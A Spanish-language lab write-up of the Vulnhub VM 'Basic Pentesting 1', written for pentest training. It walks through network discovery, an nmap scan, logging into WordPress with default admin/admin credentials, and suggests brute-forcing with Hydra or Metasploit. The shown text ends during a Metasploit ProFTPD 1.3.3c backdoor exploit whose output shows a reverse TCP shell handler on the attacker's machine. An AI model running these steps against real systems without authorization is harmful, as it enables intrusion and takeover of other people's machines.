Writeup - Basic Pentesting 1

Para esto arrancaremos con una VM básica de Vulnhub llamada «Pentesting 1».

Bajamos la VM del sitio de Vulnhub, en este caso la llamada «Basic Pentesting 1». La bajamos del siguiente link *https://www.vulnhub.com/entry/basic-pentesting-1,216/#download*


El nivel de dificultad de esta VM es «Bajo».


Cuando bajamos la VM vamos a ver que la misma está en formato «.ova» con lo cual más allá del software de virtualización que utilicemos sólo lo tenemos que importar el ova desde el directorio en el cual la hayamos guardado.

Es importante que estas máquinas no estén publicadas de cara a internet ya que, si bien a esta altura es una obviedad, las mismas SON VULNERABLES.


Lo ideal es crear un segmento de red aislado en nuestro software de virtualización con un determinado rango IP.

Tanto VirtualBox como VMware permiten crear estas «Virtual Nets» (Vnets) o VMnets. En este caso crear una Vmnet específica para jugar con estas VMs con un rango por DHCP específico de 192.168.135.0/24.





Una vez que importamos la VM de Vulnhub que hemos bajado y le asignamos la VMnet correspondiente que hayamos creado, la encendemos y veremos la siguiente pantalla:



Obviamente, Vulnhub, al igual que pasa con las máquinas de HacktheBox, no te dá nunca ningún tipo de usuario y contraseña por default, con lo cual, lo tendremos que conseguir por nosotros mismos como parte del challenge en sí.

SCANNING

Lo primero que vamos a hacer cómo parte de los escaneos es ejecutar *netdiscover* ya sea al rango IP de la VMnet o a la interface que esté mirando a dicho rango IP o VMnet, cómo se ve a continuación:

```
Currently scanning: 172.16.1.0/16   |   Screen View: Unique Hosts


7 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 420

Currently scanning: 172.16.121.0/16   |   Screen View: Unique Hosts

Currently scanning: 172.17.107.0/16   |   Screen View: Unique Hosts

31 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 1860
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.135.128 00:0c:29:80:33:1b     15     900  VMware, Inc.
192.168.135.1   00:50:56:c0:00:05     13     780  VMware, Inc.
192.168.135.254 00:50:56:e8:8d:b1      3     180  VMware, Inc.

Blackmantis:~#
```

Dado que ya tenemos la dirección IP de nuestra VM vulnerable, en este caso la 192.168.135.128 podemos empezar a escanear y buscar en la misma.

Si hacemos un ping a la IP de la virtual veremos la siguiente respuesta:

```
\Blackmantis: ~
\Blackmantis:~# ping 192.168.135.128
PING 192.168.135.128 (192.168.135.128) 56(84) bytes of data.
64 bytes from 192.168.135.128: icmp_seq=1 ttl=64 time=0.755 ms
64 bytes from 192.168.135.128: icmp_seq=2 ttl=64 time=0.907 ms
64 bytes from 192.168.135.128: icmp_seq=3 ttl=64 time=0.885 ms
^C
--- 192.168.135.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2011ms
rtt min/avg/max/mdev = 0.755/0.849/0.907/0.067 ms
\Blackmantis:~#
```

Con lo cual ya de antemano y por la respuesta del TTL, vemos que se corresponde como ya vimos en la pantalla de inicio al levantar la VM, con un sistema de tipo *nix. *¿Cuáles son las respuestas habituales (por defecto) de los distintos sistemas?*

A continuación, vamos a ejecutar un NMAP a la VM en cuestión. Dado que, a diferencia de HackTheBox en dónde nos conectamos por VPN, acá no tenemos problemáticas relacionadas a la conectividad y por ende en la velocidad de respuesta o delay, con lo cual y dado que estamos en un entorno especialmente diseñado para ellos podemos usar NMAP de la manera más ruidosa que se nos ocurra.

```
\Blackmantis: ~
\Blackmantis:~# nmap -A 192.168.135.128
```


```
\Blackmantis: ~
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-14 21:39 -03
Nmap scan report for 192.168.135.128
Host is up (0.00081s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:80:33:1B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.81 ms 192.168.135.128

OS and Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.41 seconds
\Blackmantis:~#
```

Cómo podemos observar, NMAP encontró 3 puertos abiertos:


- TCP 21 (FTP) en dónde se observa que escucha la aplicación ProFTPD 1.3.3
- TCP 22 (SSH) en dónde se observa que escucha la aplicación OpenSSH 7.2p2
- TCP 80 (HTTP) en dónde se observa que corre un Apache 2.4.18

Si probamos abrir en nuestro Kali el puerto 80 en el navegador apuntando a la IP de la VM de vulnhub, veremos que efectivamente funciona y está escuchando:

ENUMERACIÓN:



Seguidamente vamos a enumerar subdirectorios. Hay muchas formas de hacerlo, y podríamos usar *dirbuster*. En este caso vamos a usar los scripts de NMAP, en concreto el script **nse http-enum** cómo se ve a continuación:




Vemos que Nmap encuentra un directorio llamado */secret/* el cual obviamente puede ser interesante para que lo revisemos.

Dado que no tenemos todavía ningún tipo de acceso a la VM, buscaremos el directorio obviamente dentro del sitio web navegando.

Vemos que el sitio hostea un **wordpress** con algún tipo de contenido básico de tipo *blog inicial.*

La página de alguna manera se ve incompleta y no carga del todo bien.

Si ya sabemos que es un wordpress podemos entonces buscar su panel de administración añadiendo a la URL /wp-*admin*.



No logramos tener éxito. El sitio web no carga y no resuelve, pero vemos en la URL fallida que el navegador está buscando al **host *vtcsec***.


Esto de alguna manera lo que nos dice es que nuestro equipo (En mi caso Kali Linux) desde dónde estamos haciendo las pruebas contra la VM de Vulnhub, no está pudiendo resolver el nombre DNS.

Lo que haremos es editar el archivo **/etc/hosts** y agregar la entrada de la IP de la VM asociada al hostname *vtcsec* al que llama el navegador:

```
\Blackmantis: ~
\Blackmantis:~# leafpad /etc/hosts
```

```
File  Edit  Search  Options  Help
127.0.0.1       localhost
127.0.1.1       kali
192.168.135.128 vtcsec

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Una vez editado el archivo */etc/hosts* y guardado los cambios volvemos al web browser del Kali y volvemos a cargar la página con el directorio secret *http://192.168.135.128/secret/* y vemos lo siguiente:



Ahora el sitio de blog de wordpress carga de manera correcta y no cómo antes.


Volvamos entonces a probar de encontrar el portal de administración *wp-admin*:

Escribimos n el navegador *http://192.168.135.128/secret/wp-admin* y vemos lo siguiente:



Efectivamente tenemos ya el acceso al panel de WordPress. Obviamente no tenemos login de ningún tipo y tampoco hasta ahora tenemos acceso a la VM en sí.

En el login form probamos con las credenciales por default que suele tener WordPress que sería *admin*, *admin*, nunca hay que dejar nada sin probar, y las mismas efectivamente funcionan:



Hemos logrado tener credenciales en el sitio de administración de wordpress que no es poco. Dentro podríamos crear otros usuarios, cambiarle la password al usuario *admin* y varias cosas más.

Vamos a tratar de hacer algo más, para lo cual pasaremos a la fase de explotación con Metasploit.


EXPLOTACIÓN

De las varias opciones que existen nosotros probamos por lógica las más sencilla que era el testeo de credenciales por default.


También se podría haber intentado un ataque de fuerza bruta con alguna herramienta cómo Hydra.

O también podríamos haber usado un módulo auxiliar de metasploit cómo por ejemplo «**auxiliary/scanner/http/wordpress_login_enum»** para lanzar un ataque de fuerza bruta contra las credenciales.


Buscaremos en Metasploit con el comando *search* si existe algún tipo de exploit o módulo relacionado que podamos usar contra el WordPress.



Vemos que existe uno para subir una webshell con lo cual usaremos y configuraremos ese en cuestión:



Cuando lo ejecutamos, por alguna extraña razón metasploit lo aborta.



Probamos otra opción. Cuando habíamos hecho el escaneo con NMAP habíamos visto que de los 3 puertos uno era el TCP 21 con la aplicación ProFTPD 1.3.3.

Entonces con el comando *search* dentro de metasploit buscaremos todos los exploits que estén en la base para esta aplicación.

```
msf5 > search proftpd

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/freebsd/ftp/proftp_telnet_iac     2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow
(FreeBSD)
   1  exploit/linux/ftp/proftp_sreplace         2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2  exploit/linux/ftp/proftp_telnet_iac       2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow
(Linux)
   3  exploit/linux/misc/netsupport_manager_agent  2011-01-08    average    No     NetSupport Manager Agent Remote Buffer Overflow
   4  exploit/unix/ftp/proftpd_133c_backdoor    2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution
   5  exploit/unix/ftp/proftpd_modcopy_exec     2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution

msf5 >
```

A continuación, elegiremos el exploit que se encuentra bajo **/unix/ftp/proftpd_133c_backdoor** el cual se encuentra en el Rank como «excelente»:

```
msf5 > use exploit/unix/ftp/proftpd_133c_backdoor
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > info

       Name: ProFTPD-1.3.3c Backdoor Command Execution
     Module: exploit/unix/ftp/proftpd_133c_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-12-02
```

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.135.128
RHOSTS => 192.168.135.128
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.135.148:4444
[*] 192.168.135.128:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OUf4Rzt3kFeyM5A3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
